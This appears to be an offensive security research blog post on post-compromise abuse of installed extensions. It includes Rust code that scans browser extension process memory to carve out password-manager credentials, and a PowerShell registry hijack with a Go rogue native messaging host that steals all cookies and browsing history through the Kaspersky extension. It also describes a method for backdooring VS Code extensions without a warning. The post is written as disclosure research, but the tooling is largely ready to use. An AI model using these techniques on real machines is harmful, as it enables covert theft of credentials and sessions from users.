Intro
Welcome to another post from the research group! As usual, we'll be talking about a new attack vector that we found and, better yet, one that can be reproduced in the real world. This time, we're exploring how to abuse installed browser extensions to extend our access on a compromised machine. It's post-compromise because initial access is lame :D.
Motivation
The true motivation for this research was the new (now not so new) Changes to remote debugging switches to improve security.
Nowadays, most attackers aim for the identity of the user instead of the machine itself, and for that, they need to compromise the user's session. One of the most common ways to do that was simply retrieving cookies from the browser. But then App Bound Encryption came along, and attackers shifted to abusing the remote debugging protocol. Ngl, it's kinda funny that Google closed the gate but forgot to install the fence...

But alas, the remote debugging protocol was then restricted to non-default profiles only. If you wanted to use it, you had to create a new profile, which would for sure raise some eyebrows, and you wouldn't be able to retrieve those tasty cookies from the user's actual session.

And that, folks, is where we started our research to find a way to retrieve those sessions >:).
The bad workaround
After reading the new changes to the remote debugging protocol, we took a full 0.25μs to try to abuse Microslop's Directory Junctions in order to trick Chrome into thinking the default profile was actually a non-default one. We know we could have just read the source code and seen how the check was being made, but first, nobody has time for that, and second, our hands were already typing the command to create the junction. So we balled.
The bypass that wasn't (but kinda was)
What came out of that was that the check won, BUT we found something interesting tho. We gotta be honest: at first we thought the bypass worked, but that was only due to the weird behaviour attached to the junction creation.
When you create a junction, you make a softlink to another folder. The original folder still exists, and if you try to access it, it just redirects you to the new one. However, when used with Chrome, the browser won't present you with your previous session. Instead, it creates a new session but with your previous preferences (bookmarks, extensions, etc.).
The most interesting part came when we tried to log in to a website with the new profile. We were able to log in successfully and retrieve the cookies from it (nothing new here, yet). But when the junction was later removed, the original profile remained logged in with the sessions created through the junction. HMMMMMMMMMMM...
The attack chain
So we had a way:
- Create a junction to the default profile
- Fool the user into using this profile by changing the taskbar shortcut
- Remove the junction and flee with our tasty cookies
The scuffed part of this attack is that when the shortcut was launched, Chrome wouldn't stack the icons and would just create a new one... but hey, it was a start.
The weird behaviour can be seen in the video below, and a small tool was created to automate the process. You can find it here.
The good strategy
After the junction adventure, we started probing other ways to get the same access as the user but without relying on cookies (we are on a diet now). For this, we took a step back, not on the viewpoint, but literally on the session creation.
From cookie theft to credential theft
Users tend to log in to their machines with the usual bad passwords, and for years passwords.txt or creds.xls have been a fun way to get credentials out of compromised users. But nowadays, with the rise of password managers, users tend to store their credentials in there.
Some password managers even allow users to store MFA codes, which is pretty neat but also kinda removes the M in MFA. Oh well, we're not here to judge. So we thought: what if we could just steal the password manager data?
Enter the extensions
And that is where extensions come into play (we know we took 700ish words to get here... but ʕ •ᴥ•ʔ with us).
Most password managers have a browser extension for easier access to credentials. Users don't want the hassle of opening the password manager app, searching for the credentials, and then copying and pasting them, they just want to click the extension, search, and auto-fill. Pretty neat, but it also opens a new attack vector.
When you open the UI of an extension, it's rendered in a separate process from the browser, running with the same privileges as the user. That UI may contain structured data, such as the credentials the password manager is displaying, and that data can be exfiltrated if an attacker manages to access it, this is due to the fact that extensions weren't really designed to handle sensitive data. We can go on and on about how the browser in itself is just patchwork to make something that wasn't designed with security in mind a lil bit more secure, but let's go back to the point.
Step 1: Finding the extension process
To access the extension's rendering data, we first need to know which process is rendering the extension UI. We can iterate over running processes and check their command lines. Most of the time, extension renderer processes have --type=renderer --extension-process in their arguments:
// This will be called by main: `let pids = enumerate::get_program_pids("msedge.exe", Some(r"--type=renderer --extension-process"));`
pub fn get_program_pids(program_name: &str, command_line_regex: Option<&str>) -> Vec<Pid> {
    let regex_filter = if let Some(pattern) = command_line_regex {
        match Regex::new(pattern) {
            Ok(re) => Some(re),
            Err(_) => return Vec::new(),
        }
    } else {
        None
    };

    let mut system = System::new_all();
    system.refresh_all();

    let mut pids: Vec<Pid> = Vec::new();

    for process in system.processes_by_name(OsStr::new(program_name)) {
        if let Some(ref re) = regex_filter {
            let full_command = process.cmd().join(OsStr::new(" "));

            if let Some(cmd_str) = full_command.to_str() {
                if re.is_match(cmd_str) {
                    pids.push(process.pid());
                }
            }
        } else {
            pids.push(process.pid());
        }
    }

    pids
}
Step 2: Getting a proc handle
After retrieving the process, we need to get a handle to it and probe its memory. For that, we use the OpenProcess API with PROCESS_VM_READ and PROCESS_QUERY_INFORMATION permissions:
<SNIP>
    unsafe {
        // Get a handle to the process with VM READ and QUERY permissions
        let process_handle = ProcessHandle(match OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, false, pid) {
            Ok(handle) => handle,
            Err(e) => {
                if verbose {
                    println!("[-] Failed to open process: {}", e);
                }
                return Err(e.into());
            }
        });
    }
<SNIP>
Step 3: Scanning memory regions
With the handle in hand, we iterate over the memory regions using VirtualQueryEx to retrieve information about each region (base address, size, state, protection, etc.).
We specifically look for regions that are committed and of a private type:
- Private memory is memory that was allocated by the process and is not shared with other processes
- Committed memory is memory that was defined by the process has being used
If a region matches both criteria, it likely contains data actively used by the process, such as the credentials displayed in the extension UI. We then use ReadProcessMemory to dump it into a buffer for analysis:
<SNIP>
        let mut address: usize = 0;
        let mut mem_info: MEMORY_BASIC_INFORMATION = zeroed();

        // Iterate over memory regions
        while VirtualQueryEx(process_handle.0, Some(address as *const c_void), &mut mem_info, size_of::<MEMORY_BASIC_INFORMATION>()) != 0 {
            // Check if the memory is committed and of a private type
            if mem_info.State == MEM_COMMIT && mem_info.Type == MEM_PRIVATE {
                let mut buffer: Vec<u8> = vec![0; mem_info.RegionSize];
                let mut bytes_read: usize = 0;

                // Read the memory region into the buffer
                let result = ReadProcessMemory(process_handle.0, mem_info.BaseAddress, buffer.as_mut_ptr() as *mut c_void, mem_info.RegionSize, Some(&mut bytes_read as *mut _));

                match result {
                    Ok(_) => {
                        if bytes_read > 0 {
                            let text = String::from_utf8_lossy(&buffer[..bytes_read]);
                            for extractor_fn in extractors {
                                extractor_fn(&text, verbose);
                            }
                        }
                    }
                    Err(_e) => {}
                }
            }
            // Move to the next memory region
            address = mem_info.BaseAddress as usize + mem_info.RegionSize;
        }
    }
<SNIP>
Step 4: Carving creds
Once we have our buffer filled with process memory, we can analyze it for credentials. There are two approaches:
- The proper way: Unzip the extension's source code, find the data structures (usually JSON) used to store credentials, and build a targeted extractor.
- The YOLO way: Rawdog a Regex until it works.
No need to say which one we used :D.
<SNIP>
pub fn extract_credentials_chrome(text: &str, verbose: bool) {
let mut strings_list: Vec<String> = Vec::new();
// When you have a problem and you try to use regex you then have two problems, but at least you have the credentials :D
let re = Regex::new(r#"("title":.*?,"format":"url","key":"field\.website\.url","label":"Login URL","value":"([^"]+?)".*"key":"field\.login\.username","label":"Username","value":"([^"]+?)".*"key":"field\.login\.password","secret":true,"label":"Password","value":"([^"]+?)".??}]}]})"#).unwrap();
for cap in re.captures_iter(text) {
if let Some(group1) = cap.get(1) {
let mut matched_str = group1.as_str().to_string();
if let Some(cut_index) = matched_str.find("} ") {
matched_str = matched_str[..cut_index + 1].trim_end().to_string();
} else {
matched_str = matched_str.trim_end().to_string();
}
// The most scuffed way to fix my json
matched_str = format!("{{ {}", &matched_str);
if !strings_list.contains(&matched_str) && matched_str.len() > 20 {
let result: Result<Data, _> = serde_json::from_str(&matched_str);
match result {
Ok(credential) => {
println!("[+] Found Credential:");
let mut url = None;
let mut user = None;
let mut password = None;
for section in &credential.sections {
for field in §ion.fields {
match field.key.as_str() {
"field.website.url" => url = Some(field.value.clone()),
"field.login.username" => user = Some(field.value.clone()),
"field.login.password" => password = Some(field.value.clone()),
_ => {}
}
}
}
println!("\t[>] Title: {}", credential.title);
if let Some(u) = url {
println!("\t[>] URL: {}", u);
} else {
println!("\t[>] URL: not found");
}
if let Some(u) = user {
println!("\t[>] User: {}", u);
} else {
println!("\t[>] User: not found");
}
if let Some(p) = password {
println!("\t[>] Password: {}", p);
} else {
println!("\t[>] Password: not found");
}
}
Err(_e) => {
if verbose {
println!("[+] Found Credential:");
println!("[!] Failed to parse JSON: {}", matched_str);
}
}
}
strings_list.push(matched_str);
}
}
}
}
<SNIP>
POC
For the demo, we used the Okta Personal Password Manager extension, but other password managers were also tested and found to be vulnerable to this attack.
The attack can be seen in the video below. A small tool was created to automate the process, you can find it here.
Note: This attack vector is not really new, it has been known for a while, but the TTP is still valid and will likely remain so. Most of the time it's a Won't Fix because it's simply how browsers work: if the garbage collector decides to be a lil slow, the credentials may stick around in memory longer than expected. Also worth noting: this attack vector is not limited to extensions. It can also work on the "native" apps, since most of them are just Chromium wrappers under the hood.
The ugly new attack vector
After abusing the password manager extension, we thought: what other extensions can we abuse? And that is how we went down the rabbit hole of extensions security.
The curious case of Microslop's Single Sign On extension
After some probing around the state of the art, we came across the curious case of Microslop's Single Sign On extension, used in enterprise environments to allow users to seamlessly log in to their work accounts. This is an interesting case because it was historically abused to steal the PRT cookie and access the user's session.
This was done by interacting with the extension's backend running on the host, which usually would be called by the extension. Wait, "how can an extension have a backend on the host?" you may ask. Well dear reader, Chrome extensions can talk to native applications through a feature called Native Messaging. This allows extensions to exchange messages with native applications installed on the user's machine so that they can perform actions that aren't possible within the browser's sandbox, or the host can get context from within the browser.
I can hear your gears grinding from here, and yes, you are right, this can be abused to retrieve all sorts of data from the browser: cookies, sessions, and even credentials. Just hijack the native messaging registry entry and make the extension talk to your malicious backend instead of the legitimate one. The attack chain would then only depend on the extension's features and the native application's capabilities, but surely no extension would have that many permissions and features, right? Right?
The funny case of the Kaspersky Protection extension
Security-related extensions are always a fun target for research, this is due to them usually having a lot of permissions and features that can be abused, and if they stop working, the user would rarely notice. So we looked through all of the store's extension manifests, sifted through the ones with the most permissions and features, and that is how we found our new best friend Kaspersky Protection extension.
This extension is supposed to protect users from malicious websites and phishing attempts. But when you look at its manifest, it's a treasure trove of permissions. Just take a look:
"permissions": [
    "contextMenus", "cookies", "declarativeNetRequest", "management",
    "storage", "webRequest", "alarms", "nativeMessaging", "scripting",
    "tabs", "webNavigation"
],
"host_permissions": ["<all_urls>"]
That's cookies + <all_urls> (read/write all cookies for any site), scripting + <all_urls> (inject JS into any page), webNavigation (full URL history of every tab), and of course nativeMessaging. Basically, a fully privileged browser agent subordinate to a single native binary.
What the extension exposes
When interacting with an extension through nativeMessaging you dont always get access to all its features, it depends on how the extension is designed. Some extensions may only expose a limited set of commands or data to the native host, while others may have a more extensive API.
By reverse-engineering the extension source (aka we unziped it and looked at it, not all extensions obfuscate a stub and call wasm... cough cough McAfee cough), we found the messaging architecture works as follows: content scripts talk to the native host through the usual channel and the host can send commands back through this same channel to control the extension.
One interesting command is from the cm.getCookie handler in browser_cookie.js that when the host calls cookies.getAll({ url }) the extension sends back every cookie for the requested URL:
registerPluginCommand("cm.getCookie", function(params) {
    chrome.cookies.getAll({ url: params.url }, function(cookies) {
        // Sends ALL cookies (including Secure + HttpOnly) back to the native host
        sendToHost("cm.getCallback", {
            callId: params.callId,
            cookies: cookies,
            isSucceeded: true
        });
    });
});
But it gets better. There's also a cm.setCookie command, meaning the host can write arbitrary cookies for any URL. Session fixation, anyone?
On top of that, web_navigation.js streams every single URL the user visits in real time through wn.onCommitted, wn.onBeforeNavigate, and wn.onBeforeRedirect events. And the cherry on top: web_session_monitor.js exposes a wsm.forceRedirect command that lets the host redirect any tab to an arbitrary URL by simply setting document.location.href. Oh, and visited_sites.js watches for keydown events on password fields, address fields, and payment card fields, firing events like vs.onPasswordEntered and vs.onCardEntered to the host, although it doesn't seem to actually capture the input values, but still, the host can be notified whenever the user types in a password field.
In short, if you hijack the native host, you get:
- Steal all cookies (incl.
Secure+HttpOnly):cm.getCookieon any URL - Set arbitrary cookies:
cm.setCookiefor session fixation - Real-time browsing history: all
wn.*events stream every URL - Redirect any tab:
wsm.forceRedirectto any URL - Detect password/card input events:
vs.onPasswordEnteredandvs.onCardEnteredevents
Hijacking the native messaging host
Let's try to hijack the native messaging host. The extension connects to its native host via chrome.runtime.connectNative("com.kaspersky.ahkjpbeeocnddjkakilopmfdlnjdpcdm.host"). Chrome resolves this name to a binary path through a registry key. The legitimate product registers this under HKLM, but here's the thing, HKCU takes precedence over HKLM. So we can register our own rogue host under HKCU without needing admin privileges:
$RegPath = 'HKCU:\Software\Google\Chrome\NativeMessagingHosts\com.kaspersky.ahkjpbeeocnddjkakilopmfdlnjdpcdm.host'

# Write native messaging manifest pointing to our rogue host
$Manifest = @{
    name            = 'com.kaspersky.ahkjpbeeocnddjkakilopmfdlnjdpcdm.host'
    description     = 'PoC native messaging host'
    path            = "$BinDir\\host.exe"
    type            = 'stdio'
    allowed_origins = @('chrome-extension://ahkjpbeeocnddjkakilopmfdlnjdpcdm/')
}
$Manifest | ConvertTo-Json | Set-Content -Path $ManifestPath

# Register in HKCU to override the legitimate HKLM entry
New-Item -Path $RegPath -Force | Out-Null
Set-ItemProperty -Path $RegPath -Name '(Default)' -Value $ManifestPath
The rogue host
Our rogue native messaging host is written in Go and implements just enough of the protocol to make the extension happy. The native messaging protocol uses 4-byte little-endian length-prefixed JSON messages over stdin/stdout. The handshake is a simple:
sendMessage(map[string]any{
    "protocolVersion": 6,
    "connect": "ok",
})
When the extension sends init, we reply activating the wn (web navigation) and cm (cookie manager) plugins:
func handleInit(callID any) {
    initSettings := map[string]any{
        "plugins": []map[string]any{
            {"name": "wn", "settingsJson": "{}"},
            {"name": "cm", "settingsJson": "{}"},
        },
        "sessionId": "poc-session-1",
    }
    // ...send response with callId
}
From that point on, the extension starts streaming every navigation event to us. When we see a committed navigation, we immediately request all cookies for that URL:
func handleNavigation(attr string, params map[string]any) {
    url, _ := params["url"].(string)
    isFrame, _ := params["isFrame"].(bool)

    if attr == "wn.onCommitted" && !isFrame {
        log("[NAV] Tab %v  =>  %s", params["tabId"], url)
        if strings.HasPrefix(url, "http") {
            requestCookies(url) // sends cm.getCookie command back to the extension
        }
    }
}
The extension then responds with every cookie, including Secure and HttpOnly ones that the usual pleb JavaScript can never touch:
func handleCookies(params map[string]any) {
    cookiesRaw, _ := params["cookies"].([]any)
    for _, raw := range cookiesRaw {
        c, _ := raw.(map[string]any)
        name, _ := c["name"].(string)
        value, _ := c["value"].(string)
        domain, _ := c["domain"].(string)
        secure, _ := c["secure"].(bool)
        httpOnly, _ := c["httpOnly"].(bool)
        log("    %s  %s=%s  (secure=%v, httpOnly=%v)", domain, name, value, secure, httpOnly)
    }
}
All output is then sent to OutputDebugStringA (viewable with DebugView), so that there are no log files dropped. The user sees nothing >:) (we kinda just wanted an excuse to use OutputDebugStringA tbh).

A demo of the attack can be seen in the video below, and a small tool was created to automate the process. You can find it here.
What's really interesting about this attack is that it can be reapplied to any extension that has a native messaging backend and that is a lot of extensions, especially security-related ones. The attack requires no admin privileges (HKCU over HKLM), no modification of browser files and even comes with a built-in persistence mechanism (the extension will keep talking to our rogue host as long as it's registered). The only drawback is that you are confined to what the original extension allowed. But it's a pretty powerful attack vector that is still not widely known or abused, so we thought it was worth sharing.
The bonus backdoor
As a bonus we will be also sharing another extension related technique that we found during our research. After abusing the nativeMessaging hijacking, we thought: what other "extensions" can we abuse? And that is how we also ended up looking at VS Code extensions.
VS Code extensions are basically just Node.js applications running on the user's machine with the same privileges as the user. They're most often abused for initial access, but they can also be leveraged for post-compromise activities.
Tampering with installed extensions
We dug through the VS Code extension ecosystem and found that, in contrast to browser extensions, VS Code extensions only check their integrity at install time. If we modify an extension's files after installation, it will still be considered valid and loaded by VS Code. So if we find an extension likely to be installed on the target machine, we can simply inject our malicious code and wait for the user to open VS Code.
Well, that is exactly what we did :D. Oh, we are so smart, or so we thought.

Bypassing the integrity check
As usual in life, things don't work on the first try. We found that VS Code does check the integrity of extension files, but in a very peculiar way: it compares their last modified timestamps with the ones stored in a cache file. If the timestamps don't match, VS Code considers the extension modified and warns the user, asking them to reload it.
That's no fun. Unless the user clicks "Reload", the malicious code won't execute. So we thought: what if we just delete the cache file after modifying the extension's files? This way, VS Code won't find the cache and will create a new one with the current timestamps, treating our modified files as the originals.
And that is exactly what we did :D.
By simply deleting ~/.config/Code/CachedProfilesData/__default__profile__/extensions.user.cache after modifying the extension's files, we bypass the integrity check and we can then execute our malicious code without any warning to the user.
A demo of the attack can be seen in the video below with the copilot extension, here we just exfiltrate the user's prompts (AI am I right?) but the possibilities are endless since we have full code execution within the extension's context.
With this, we conclude our post on abusing installed extensions for post-compromise. Happy hacking folks o/.